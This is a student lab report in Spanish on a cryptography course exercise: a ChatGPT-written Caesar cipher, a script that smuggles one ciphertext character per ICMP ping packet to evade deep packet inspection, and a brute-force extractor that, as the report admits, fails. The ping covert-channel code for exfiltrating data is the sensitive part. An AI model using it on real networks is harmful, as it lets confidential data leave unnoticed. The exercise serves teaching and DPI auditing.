Informe Laboratorio 1

Sección 1

Felipe infante
e-mail: felipe.infante@mail.udp.cl

Agosto de 2025

Índice

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```
~/Desktop sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```


2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos.

   Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
~/Desktop sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```
~/Desktop sudo python3 readv2.py cesar.pcapng
0       larycxpajorj h bnpdarmjm nw anmnb
1       kzqxbwozinqi g amoczqlil mv zmlma
2       jypwavnyhmph f zlnbypkhk lu ylklz
3       ixovzumxglog e ykmaxojgj kt xkjky
4       hwnuytlwfknf d xjlzwnifi js wjijx
5       gvmtxskvejme c wikyvmheh ir vihiw
6       fulswrjudild b vhjxulgdg hq uhghv
7       etkrvqitchkc a ugiwtkfcf gp tgfgu
8       dsjquphsbgjb z tfhvsjebe fo sfeft
9       criptografia y seguridad en redes
10      bqhosnfqzehz x rdftqhczc dm qdcdr
11      apgnrmepydgy w qcespgbyb cl pcbcq
12      zofmqldoxcfx v pbdrofaxa bk obabp
13      ynelpkcnwbew u oacqnezwz aj nazao
14      xmdkojbmvadv t nzbpmdyvy zi mzyzn
15      wlcjnialuzcu s myaolcxux yh lyxym
16      vkbimhzktybt r lxznkbwtw xg kxwxl
17      ujahlgyjsxas q kwymjavsv wf jwvwk
18      tizgkfxirwzr p jvxlizuru ve ivuvj
19      shyfjewhqvyq o iuwkhytqt ud hutui
20      rgxeidvgpuxp n htvjgxsps tc gtsth
21      qfwdhcufotwo m gsuifwror sb fsrsg
22      pevcgbtensvn l frthevqnq ra erqrf
23      odubfasdmrum k eqsgdupmp qz dqpqe
24      nctaezrclqtl j dprfctolo py cpopd
25      mbszdyqbkpsk i coqebsnkn ox bonoc
```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

Figura 1: Generación de chatGPT de un programa en python que hace el cifrado César.

En la figura 1 se muestra la solicitud a ChatGPT de un programa en Python 3 para cifrar texto utilizando el algoritmo de César. En cuyo caso que este reciba el texto a cifrar y el

corrimiento como parámetros de línea de comandos, como se podrá ver en la siguiente figura 2.




Figura 2: Ejecución de code1 en terminal.

```python
import sys

def cifrado_cesar(texto, desplazamiento):
    resultado = ""

    for caracter in texto:
        if caracter.isalpha():
            base = ord('A') if caracter.isupper() else ord('a')
            nuevo_codigo = (ord(caracter) - base + desplazamiento) % 26 + base
            resultado += chr(nuevo_codigo)
        else:
            resultado += caracter

    return resultado

def main():
    if len(sys.argv) != 3:
        print("Uso: python3 code.py \"<texto>\" <desplazamiento>")
        sys.exit(1)

    texto = sys.argv[1]
    try:
        desplazamiento = int(sys.argv[2])
    except ValueError:
        print("Error: El desplazamiento debe ser un número entero.")
        sys.exit(1)

    texto_cifrado = cifrado_cesar(texto, desplazamiento)
    print("Texto cifrado:", texto_cifrado)

if __name__ == "__main__":
    main()
```

Figura 3: Code1 entregado por ChatGPT.

En la figura 3 se puede ver el codigo çode2.[en] donde la función principal çifrado cesarïtera sobre cada carácter del texto que se ingresa en terminal. Si el carácter es una letra, determina si es mayúscula o minúscula (isalpha()), la convierte a código ASCII (ord()), le aplica el desplazamiento y luego la regresa a carácter (chr()).

3.2. Actividad 2

Antes de empezar con al actividad primero se analizo la generacion de ping a google.com por terminal figura 4 antes de crear el codigo con ChatGPT de modo para confirmar posibles errores con este y verificar el tamaño de longitud de 48 bytes que corresponde al mensaje en wireshark figura 5.

```
felipe@Linux:~/Escritorio$ ping google.com
PING google.com (64.233.190.139) 56(84) bytes of data.
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=1 ttl=255 time=5.75 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=2 ttl=255 time=5.08 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=3 ttl=255 time=5.44 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=4 ttl=255 time=5.53 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=5 ttl=255 time=5.37 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=6 ttl=255 time=5.52 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=7 ttl=255 time=5.46 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=8 ttl=255 time=5.80 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=9 ttl=255 time=7.34 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=10 ttl=255 time=5.64 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=11 ttl=255 time=5.24 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=12 ttl=255 time=5.48 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=13 ttl=255 time=5.36 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=14 ttl=255 time=5.40 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=15 ttl=255 time=5.16 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=16 ttl=255 time=5.40 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=17 ttl=255 time=5.45 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=18 ttl=255 time=5.38 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=19 ttl=255 time=5.47 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=20 ttl=255 time=5.27 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=21 ttl=255 time=5.18 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=22 ttl=255 time=5.45 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=23 ttl=255 time=5.59 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=24 ttl=255 time=5.22 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=25 ttl=255 time=4.96 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=26 ttl=255 time=6.95 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=27 ttl=255 time=5.69 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=28 ttl=255 time=5.27 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=29 ttl=255 time=5.49 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=30 ttl=255 time=5.74 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=31 ttl=255 time=5.45 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=32 ttl=255 time=5.13 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=33 ttl=255 time=5.35 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=34 ttl=255 time=5.11 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=35 ttl=255 time=5.43 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=36 ttl=255 time=5.51 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=37 ttl=255 time=5.50 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=38 ttl=255 time=5.29 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=39 ttl=255 time=5.27 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=40 ttl=255 time=5.31 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=41 ttl=255 time=5.42 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=42 ttl=255 time=5.07 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=43 ttl=255 time=5.25 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=44 ttl=255 time=5.32 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=45 ttl=255 time=5.65 ms
64 bytes from ce-in-f139.1e100.net (64.233.190.139): icmp_seq=46 ttl=255 time=5.36 ms
^C
--- google.com ping statistics ---
46 packets transmitted, 46 received, 0% packet loss, time 10447069ms
rtt min/avg/max/mdev = 4.958/5.466/7.344/0.404 ms
felipe@Linux:~/Escritorio$
```

Figura 4: Generación de ping a google.com .





Figura 5: ping de google en wireshark .

Figura 6: Generación de chatGPT de un programa en python que hace el envio de varios paquetes ICMP request .

Al igual que en la Figura 1, ahora con la figura 6 presenta la solicitud a ChatGPT de un programa que haga de relleno del campo de datos del paquete ICMP, rellenando los bytes de la carga con caracteres ASCII en lugar de datos aleatorios o ceros.



```python
IP_DESTINO = "8.8.8.8"
TAMANIO_TRAMA = 56  # Total bytes a enviar. 8 bytes son del header ICMP, 48 serán Data

def generar_payload_hex(caracter):
    # Primer byte: el carácter que queremos ocultar
    payload = [format(ord(caracter), '02x')]

    # ASCII imprimibles desde 0x21 hasta 0x7e (excluyendo 0x20 espacio)
    ascii_imprimibles = [i for i in range(0x21, 0x7f)]

    # Rellenar los siguientes 55 bytes con valores cíclicos del ASCII imprimible
    for i in range(1, TAMANIO_TRAMA):
        payload.append(format(ascii_imprimibles[(i - 1) % len(ascii_imprimibles)], '02x'))

    return ''.join(payload)

def enviar_ping_con_caracter(caracter):
    payload_hex = generar_payload_hex(caracter)
    comando = ['ping', '-c', '1', '-s', str(TAMANIO_TRAMA), '-p', payload_hex, IP_DESTINO]

    try:
        resultado = subprocess.run(comando, capture_output=True, text=True)
        if resultado.returncode == 0:
            print("Sent 1 packets.")
        else:
            print("Failed to send packet.")
    except Exception as e:
        print("Error:", e)

def main():
    if len(sys.argv) != 2:
        print("Uso: sudo python3 pingv4.py \"<mensaje>\"")
        sys.exit(1)

    mensaje = sys.argv[1]

    for caracter in mensaje:
        enviar_ping_con_caracter(caracter)
        time.sleep(0.2)

    enviar_ping_con_caracter('b')  # Delimitador final

if __name__ == "__main__":
    main()
```

Figura 7: Code2 entregado por ChatGPT.

La figura 7 se puede ver el código que, dentro de las funciones esenciales, ”generar payload hex”sirve para crear el paquete ICMP. El primer byte tiene el carácter secreto, y el resto del payload se rellena con un patrón cíclico de caracteres ASCII. También se fija el tamaño del paquete en 56 bytes, dado que los primeros 8 bytes son del encabezado y con ello dar con 48 bytes en el apartado de DATA del mensaje request.




Figura 8: Ejecución de code2 en terminal.




Figura 9: Datos del trafico ICMP.

En la figura 9 se muestra la captura en Wireshark de paquetes ICMP que fueron enviados, principalmente los reguest de la ejecución en terminal de la figura 8, en la cual se hace la inspección de los detalles de uno de estos paquetes en el apartado de DATA, mostrando que este posee una longitud de 48 bytes que hace alusión a que los paquetes ICMP parezcan tráfico de red normal siendo este el esperado dado el código.

3.3. Actividad 3




Figura 10: Generación de codigo chatGPT .

En la figura 10 se muestra el código generado por chatGPT final luego hacer de varias correcciones de este.

```python
#!/usr/bin/env python3
import subprocess
import sys

def extraer_mensaje_icmp(archivo):
    # Usamos data.data en lugar de icmp.payload
    comando = ["tshark", "-r", archivo, "-T", "fields", "-e", "data.data"]
    try:
        resultado = subprocess.run(comando, capture_output=True, text=True)
    except FileNotFoundError:
        print("Error al ejecutar tshark. Asegúrate de tener tshark instalado y en PATH.")
        sys.exit(1)

    if resultado.returncode != 0:
        print("Error al leer el archivo pcapng con tshark.")
        print(resultado.stderr)
        sys.exit(1)

    chars = []
    for linea in resultado.stdout.splitlines():
        linea = linea.strip()
        if not linea:
            continue
        # Tomamos solo el primer byte de cada payload
        try:
            primer_byte = int(linea[:2], 16)
            if 32 <= primer_byte <= 126:  # solo ASCII imprimibles
                c = chr(primer_byte)
                if c != 'b':  # ignoramos el delimitador final
                    chars.append(c)
        except ValueError:
            continue

    return "".join(chars)

def descifrar_cesar(texto, corrimiento):
    resultado = ""
    for c in texto:
        if c.isalpha():
            base = ord('A') if c.isupper() else ord('a')
            resultado += chr((ord(c) - base - corrimiento) % 26 + base)
        else:
            resultado += c
    return resultado

def main():
    if len(sys.argv) != 2:
        print(f"Uso: sudo python3 {sys.argv[0]} <archivo_pcapng>")
```

Figura 11: Codigo primera sección .

```
48          print(f"Uso: sudo python3 {sys.argv[0]} <archivo_pcapng>")
49          sys.exit(1)
50
51      archivo = sys.argv[1]
52      mensaje_cifrado = extraer_mensaje_icmp(archivo)
53
54      if not mensaje_cifrado:
55          print("No se pudo extraer ningún carácter válido del archivo.")
56          sys.exit(1)
57
58      for corrimiento in range(26):
59          descifrado = descifrar_cesar(mensaje_cifrado, corrimiento)
60          # Resaltamos en verde si encontramos una palabra clave
61          if "criptografia" in descifrado.lower():
62              print(f"{corrimiento}\n\033[92m{descifrado}\033[0m")
63          else:
64              print(f"{corrimiento}\n{descifrado}")
65
66  if __name__ == "__main__":
67      main()
```

Figura 12: Codigo segunda sección.

Como se muestra en figuras 11 y 12 que son parte del código generado, la función .[ex]traer mensaje icmp"que en este caso es la principal dado que en vez de hacer un análisis del tráfico en Wireshark este toma el archivo que genera del tráfico en formato".pcapng.[es]to hace que se puedan extraer los datos de cada paquete ICMP. El comando de tshark que usa los filtros de "data.data"para extraer únicamente el payload de los paquetes ICMP .

El script itera sobre cada línea de la salida de tshark, toma solo los primeros dos caracteres y los convierte de hexadecimal a un carácter ASCII.

Y como último, en el main se utiliza un ataque de fuerza bruta sobre el cifrado cesar, de 0 a 26 iteraciones. También la función "descifrar cesar"hace que se invierta el algoritmo de cifrado. En lugar de sumar el desplazamiento, lo resta (- corrimiento) para devolver la letra a su posición original. Pero a pesar de todo esto, no se pudo lograr con la actividad.

```
felipe@Linux:~/Escritorio$ sudo python3 code3.py cesar.pcapng
0
sMWPETNkWNX[_oLLzz**gnMSLJ\FnHEHJ]RIUAZ^@LLNNUZEz99??ssgTRP]P]S  Eu{{~uRDD''QCV@@CCKK((GG66VmgC
1
rLVODSMjVMW[_nKKyy**fmLRKI\EmGDGI]QHTZY^@KKMMTYDy99??rrfSQO]O]R  Dt{{~tQCC''PBU@@BBJJ((FF66UlfB
2
qKUNCRLiULV[_mJJxx**elKQJH\DlFCFH]PGSYX^@JJLLSXCx99??qqeRPN]N]Q  Cs{{~sPBB''OAT@@AAII((EE66TkeA
3
pJTMBQKhTKU[_lIIww**dkJPIG\CkEBEG]OFRXW^@IIKKRWBw99??ppdQOM]M]P  Br{{~rOAA''NZS@@ZZHH((DD66SjdZ
4
oISLAPJgSJT[_kHHvv**cjIOHF\BjDADF]NEQWV^@HHJJQVAv99??oocPNL]L]O  Aq{{~qNZZ''MYR@@YYGG((CC66RicY
5
nHRKZOIfRIS[_jGGuu**biHNGE\AiCZCE]MDPVU^@GGIIPUZu99??nnbOMK]K]N  Zp{{~pMYY''LXQ@@XXFF((BB66QhbX
6
mGQJYNHeQHR[_iFFtt**ahGMFD\ZhBYBD]LCOUT^@FFHHOTYt99??mmaNLJ]J]M  Yo{{~oLXX''KWP@@WWEE((AA66PgaW
7
lFPIXMGdPGQ[_hEEss**zgFLEC\YgAXAC]KBNTS^@EEGGNSXs99??llzMKI]I]L  Xn{{~nKWW''JVO@@VVDD((ZZ66OfzV
8
kEOHWLFcOFP[_gDDrr**yfEKDB\XfZWZB]JAMSR^@DDFFMRWr99??kkyLJH]H]K  Wm{{~mJVV''IUN@@UUCC((YY66NeyU
9
jDNGVKEbNEO[_fCCqq**xeDJCA\WeYVYA]IZLRQ^@CCEELQVq99??jjxKIG]G]J  Vl{{~lIUU''HTM@@TTBB((XX66MdxT
10
iCMFUJDaMDN[_eBBpp**wdCIBZ\VdXUXZ]HYKQP^@BBDDKPUp99??iiwJHF]F]I  Uk{{~kHTT''GSL@@SSAA((WW66LcwS
11
hBLETICzLCM[_dAAoo**vcBHAY\UcWTWY]GXJPO^@AACCJOTo99??hhvIGE]E]H  Tj{{~jGSS''FRK@@RRZZ((VV66KbvR
12
gAKDSHByKBL[_cZZnn**ubAGZX\TbVSVX]FWION^@ZZBBINSn99??gguHFD]D]G  Si{{~iFRR''EQJ@@QQYY((UU66JauQ
13
fZJCRGAxJAK[_bYYmm**taZFYW\SaURUW]EVHNM^@YYAAHMRm99??fftGEC]C]F  Rh{{~hEQQ''DPI@@PPXX((TT66IztP
14
eYIBQFZwIZJ[_aXXll**szYEXV\RzTQTV]DUGML^@XXZZGLQl99??eesFDB]B]E  Qg{{~gDPP''COH@@OOWW((SS66HysO
15
dXHAPEYvHYI[_zWWkk**ryXDWU\QySPSU]CTFLK^@WWYYFKPk99??ddrECA]A]D  Pf{{~fCOO''BNG@@NNVV((RR66GxrN
16
cWGZODXuGXH[_yVVjj**qxWCVT\PxRORT]BSEKJ^@VVXXEJOj99??ccqDBZ]Z]C  Oe{{~eBNN''AMF@@MMUU((QQ66FwqM
17
bVFYNCWtFWG[_xUUii**pwVBUS\OwQNQS]ARDJI^@UUWWDINi99??bbpCAY]Y]B  Nd{{~dAMM''ZLE@@LLTT((PP66EvpL
18
aUEXMBVsEVF[_wTThh**ovUATR\NvPMPR]ZQCIH^@TTVVCHMh99??aaoBZX]X]A  Mc{{~cZLL''YKD@@KKSS((OO66DuoK
19
zTDWLAUrDUE[_vSSgg**nuTZSQ\MuOLOQ]YPBHG^@SSUUBGLg99??zznAYW]W]Z  Lb{{~bYKK''XJC@@JJRR((NN66CtnJ
20
ySCVKZTqCTD[_uRRff**mtSYRP\LtNKNP]XOAGF^@RRTTAFKf99??yymZXV]V]Y  Ka{{~aXJJ''WIB@@IIQQ((MM66BsmI
21
xRBUJYSpBSC[_tQQee**lsRXQO\KsMJMO]WNZFE^@QQSSZEJe99??xxlYWU]U]X  Jz{{~zWII''VHA@@HHPP((LL66ArlH
22
wQATIXRoARB[_sPPdd**krQWPN\JrLILN]VMYED^@PPRRYDId99??wwkXVT]T]W  Iy{{~yVHH''UGZ@@GGOO((KK66ZqkG
23
vPZSHWQnZQA[_rOOcc**jqPVOM\IqKHKM]ULXDC^@OOQQXCHc99??vvjWUS]S]V  Hx{{~xUGG''TFY@@FFNN((JJ66YpjF
24
uOYRGVPmYPZ[_qNNbb**ipOUNL\HpJGJL]TKWCB^@NNPPWBGb99??uuiVTR]R]U  Gw{{~wTFF''SEX@@EEMM((II66XoiE
25
tNXQFUOlXOY[_pMMaa**hoNTMK\GoIFIK]SJVBA^@MMOOVAFa99??tthUSQ]Q]T  Fv{{~vSEE''RDW@@DDLL((HH66WnhD
felipe@Linux:~/Escritorio$
```

Figura 13: Ejecución de code3 en terminal.

En esta última ejecución del código figura 13, se puede ver que no se cumple con lo esperado de la actividad, siendo esta visualizar que el corrimiento realizado en la parte dos genere las combinaciones correctamente.

Dentro de los issues que se tuvo con el uso de ChatGPT fueron que se tiene que especificar qué se necesita al hacer el prompt especificando todo en detalle y eso hace que a veces se requiera especificar. ChatGPT a la hora de hacer código, se equivoca cuando se le pide hacer consultas de todo un problema y no separar por partes esto para que lo resuelva. También está que una vez generado el código, este tenía funciones que en lo personal se desconocía, en cuyo caso o tenía que ver qué hacía o eliminarla. Y como último, el hecho de hacer esto con Wireshark, dado que esto también se requería de hacer un cierto de contexto de este, complicando más no imposibilitando hacerlo.

Conclusiones y comentarios

Con la realización de este laboratorio se demostró por parte del laboratorio la actividad 1 con el código que sirvió para dar cierta capa de cifrado para una mayor seguridad que, por sí sola, no es suficiente para ello. El código 2 sí más fue la clave para poder encapsular el mensaje que se envió cifrado en el campo de datos de los paquetes ICMP y de esa forma simular de mejor manera un tráfico normal con un tamaño de paquete estándar y un patrón de relleno cíclico

Finalmente, con el código 3 se pudo usar para poder demostrar la vulnerabilidad del sistema al actuar como un cierto interceptor. El script extrajo los datos de captura de Wireshark y al no conocer la clave de cifrado se usó el ataque de fuerza bruta para descifrar el mensaje en cuyo caso no resulto correctamente dando por hecho que la capacidad del script para identificar la clave correcta hace que su buena ejecución resulte en descifrarlo y que la seguridad del mensaje depende de la fortaleza de su cifrado.

Todas las imagenes, codigos e informe en el siguiente link: https://github.com/Felipe-ic/CriptoSeguridad-Lab1.git